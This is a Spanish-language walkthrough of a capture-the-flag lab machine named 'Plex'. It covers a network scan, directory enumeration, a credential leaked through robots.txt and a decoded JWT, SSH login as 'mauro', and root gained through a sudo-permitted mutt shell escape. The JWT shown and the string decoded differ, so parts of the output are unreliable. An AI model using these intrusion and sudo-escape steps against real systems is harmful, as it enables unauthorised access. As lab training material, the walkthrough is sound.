

# PLEX

Primero miramos la ip que tiene la maquina que tenemos conectada a nuestra red y le hacemos un nmap para ver que puertos tiene abiertos

```
Currently scanning: 10.20.30.0/24 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240



| IP          | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|-------------|-------------------|-------|-----|------------------------|
| 10.20.30.1  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.20.30.2  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.20.30.3  | 08:00:27:55:7b:ce | 1     | 60  | PCS Systemtechnik GmbH |
| 10.20.30.14 | 08:00:27:36:60:35 | 1     | 60  | PCS Systemtechnik GmbH |



(root@kali)-[/home/n_guerra]
# nmap -A 10.20.30.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 17:22 CET
Nmap scan report for 10.20.30.14
Host is up (0.00072s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
|_ftp-bounce: ERROR: Script execution failed (use -d to debug)
|_ssh-hostkey:
| 2048 56:9b:dd:56:a5:c1:e3:52:a8:42:46:18:5e:0c:12:86 (RSA)
| 256 1b:d2:cc:59:21:50:1b:39:19:77:1d:28:c0:be:c6:82 (ECDSA)
|_ 256 9c:e7:41:b6:ad:03:ed:f5:a1:4c:cc:0a:50:79:1c:20 (ED25519)
MAC Address: 08:00:27:36:60:35 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.72 ms 10.20.30.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.06 seconds
```

En este caso solo hay uno el cual es ftp aunque ponga ssh, probamos a conectarnos por ssh. Nos conecta pero no podemos hacer nada desde ahi.

```
(root@kali)-[/home/n_guerra]
# ftp 10.20.30.14
Connected to 10.20.30.14.
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u4
ftp> ls
Not connected.
```

Probamos por ssh por el puerto 21 con un usuario aleatorio y nos pide contraseña, entonces esto sera para mas tarde.

```
(root@kali)-[/home/n_guerra]
# ssh -p21 plex@10.20.30.14
The authenticity of host '[10.20.30.14]:21 ([10.20.30.14]:21)' can't be established.
ED25519 key fingerprint is SHA256:La0u+PZMPWLbX3icetuOZ2jXgEY/N1RwrUsqJBfcuTQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.20.30.14]:21' (ED25519) to the list of known hosts.
plex@10.20.30.14's password:
```

hacemos un curl a la web por el puerto 21 para ver que información nos puede dar.

```
(root@kali)-[/home/n_guerra]
# curl http://10.20.30.14:21

Hello Bro!
You only need a port to be happy ...
```

Probamos a hacer un dirbuster para ver que archivos y directorios tiene la pagina por el puerto 21 en este caso.

```
(root@kali)-[/home/n_guerra]
# gobuster dir -u http://10.20.30.14:21 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.20.30.14:21
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 49]
/robots.txt (Status: 200) [Size: 58]
/server-status (Status: 200) [Size: 4531]
Progress: 4734 / 4735 (99.98%)

Finished
```

Podemos ver que nos da el archivo de robots.txt, el cual nos da un archivo. Probamos a mirar que hay dentro de ese archivo haciendo de nuevo el curl. Y nos dice que se movio a otro lado, entonces cogemos esa direccion y la ponemos de nuevo al curl para ver que hay dentro. Y nos da una contraseña hasheada

```
(root@kali)-[/home/n_guerra]
# curl http://10.20.30.14:21/robots.txt
User-agent: *
Disallow: /9a618248b64db62d15b300a07b00580b

(root@kali)-[/home/n_guerra]
# curl http://10.20.30.14:21/9a618248b64db62d15b300a07b00580b

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://10.20.30.14:21/9a618248b64db62d15b300a07b00580b/">here</a>.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 10.20.30.14 Port 21</address>
</body></html>

(root@kali)-[/home/n_guerra]
# curl http://10.20.30.14:21/9a618248b64db62d15b300a07b00580b/
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiIiLCJpYXQiOiM5bGwsImV4cCI6bnVsbCwiYXVhIjoiiiwic3ViIjoiiiwiaWQiOiIiIiwiaWF0IjoiIiwiaXNlcm5hbWUiOiJtYXVybyIsInBhc3N3b3JkIjoibUB1UjAxMjMhIn0.zMeVhhqARJ6YzuMtwahGQnegFDhF7r0BCPF3H9ljDIk
```

Nicolas Guerra Garcia

Cogemos esa contraseña sin la primera parte del punto y la deencryptamos con la herramienta echo y lo pasamos a base64 y le añadimos el jq para que se vea bien

```
(root@kali)-[/home/n_guerra/Escritorio/plex]
# echo "eyJpc3MiOiIiLCJpYXQiOm51bGwsImV4cCI6bnVsbCwiYXVkJjoiIiwic3ViIjoiiIiwiaWQiOiIiIiwidXNlcm5hbWUiOiJtYXVybyIsInBhc3N3b3JkIjoibUB1UjAxMjMhIn0.zMeVhhqARJ6YzuMtwahGQnegFDhF7r0BCPf3H9ljDik" | base64 -d | jq

base64: entrada inválida
{
  "iss": "",
  "iat": null,
  "exp": null,
  "aud": "",
  "sub": "",
  "id": "1",
  "username": "mauro",
  "password": "m@uR0123!"
}

(root@kali)-[/home/n_guerra/Escritorio/plex]
#
```

Nos dio un usuario y un passwd, nos conectamos por ssh con el usuario y la contraseña que nos dio

```
(root@kali)-[/home/n_guerra/Escritorio/plex]
# ssh -p21 mauro@10.20.30.14
mauro@10.20.30.14's password:
mauro@plex:~$
```

dentro de aqui miramos que permisos tiene el usuario, en este caso tiene permiso a /usr/bin/mutt

```
mauro@plex:~$ sudo -l
Matching Defaults entries for mauro on plex:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mauro may run the following commands on plex:
  (root) NOPASSWD: /usr/bin/mutt
mauro@plex:~$
```


Ya que tenemos permisos pues lo ejecutamos como root para ver que hace

```
mauro@plex:~$ sudo -u root /usr/bin/mutt
```

Nos dice que si queremos crear el root/mail y decimos que si

```
ical
papaya
/root/Mail no existe. ¿Crearlo? ([sí]/no):
```

Miramos en internet que es el mutt y nos dice que es un gestor de emails, y que hay un comando que es para ejecutar cosas, en este caso es el !



## RESUMEN DE TECLAS DE MUTT


En la tabla 1 podemos ver un resumen de teclas de mutt.

Tecla	Función
m	Componer nuevo mensaje.
r	Responder mensaje actual.
L	Responder a la lista de correo.
d	Borrar mensaje actual.
u	Recuperar mensaje borrado.
C	Copiar mensaje a carpeta.
s	Salvar mensaje/attach a disco y marcarlo como borrado.
c	Abrir buzón/carpeta.
	=nombre -> Abrir /home/sromero/Mail/nombre
	? -> Ver lista de buzones.
	! -> Mail spool.
N	Marcar mensaje como no leído.
a	Añadir alias de correo (en .mail_aliases).
	(o bien adjuntar ficheros en la ventana de envío).
ENTER	Ver mensaje.
v	Ver attachments del mensaje (se podrán grabar con s).
q	Salir de MUTT o del visualizador de mensajes.
y	Confirmar envío del mensaje.
t	Marcar mensajes.
;	Decirle a mutt que la próxima acción se realice sobre todos los mensajes marcados (para borrar, salvar, etc).
\$	Eliminar inmediatamente los mensajes marcados.
/	Buscar mensajes.
/ ~b	Buscar dentro del cuerpo.

De estas teclas cabe simplemente destacar (ya que mutt es un programa de muy sencillo uso y con ayuda online) las siguientes teclas:

m	Componer nuevo mensaje.
r	Responder al mensaje actual.

Probamos a ejecutar /bin/bash para que nos de los permisos del root ya que solo root puede ejecutar este archivo



Y nos entraia como root directamente

